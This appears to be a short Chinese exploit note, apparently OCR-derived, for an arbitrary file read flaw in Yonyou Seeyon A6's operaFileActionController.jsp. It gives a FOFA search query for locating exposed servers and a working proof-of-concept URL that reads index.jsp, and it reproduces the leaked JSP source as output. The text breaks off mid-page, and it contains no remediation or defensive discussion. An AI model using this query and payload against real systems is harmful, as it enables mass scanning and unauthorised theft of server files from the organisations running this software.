
用友致远 A6 operaFileActionController.jsp 任意文件读取漏洞

1、fofa

body="seeyonDownLoadPic"

2、部分界面如下



3、POC

/yyoa/portal/style/controller/operaFileActionController.jsp?path=/index.jsp&fileop=find

<%@page import="net.btdz.oa.system.fileTransfer.UserFileType"%> <%@page import="code3.www.seeyon.com.common.WebTransportUtil"%> <%@ page language="java" %> <%@ page session="true" %> <%@ page isThreadSafe="true" %> <%@ page import="net.btdz.oa.portalet.TindexPageInterface"%> <%@ page import="net.btdz.oa.common.*,net.btdz.oa.u8AllInOne.*"%> <%@ page import="net.btdz.oa.system.*"%> <%@page import="code3.www.seeyon.com.system.httplongconnection.manager.HttpLongConnectionManager"%> <%@page import="code3.www.seeyon.com.product.*"%> <%@ page contentType="text/html;charset=GBK"%> <% response.setHeader("Pragma","No-cache"); response.setHeader("Cache-Control","no-cache"); response.setDateHeader("Expires", 0); String extItem = ""; extItem = TindexPageInterface.getInstance().getInputHtml(); boolean isExt = false; if (!extItem.equals("")) { isExt = true; } boolean hasSession = request.getSession(false)!=null&&request.getSession(false).getAttribute("btoa_userId")!=null; //800x600下的显示 //int is800x600 = 0; //int height = java.awt.Toolkit.getDefaultToolkit().getScreenSize().height; //int width = java.awt.Toolkit.getDefaultToolkit().getScreenSize().width; String canuseNumForName = String.valueOf(KaiguanFinder.getById("4")); %>
<%if(LogoManager.getLogo()==="defineLogo.png"){ %> <%} else{ %> <% }%>
<%if(LogoManager.getLogo()==="defineLogo.png"){ %>

<%}else{ %> <%if(hasSession){%>

<% } else{%>

<%}} %>

用户名：

密　码：

<%=TindexPageInterface.getInstance().getInputHtml()%>
<% if(hasSession){ %>

本机已有用户登录产品，您可以: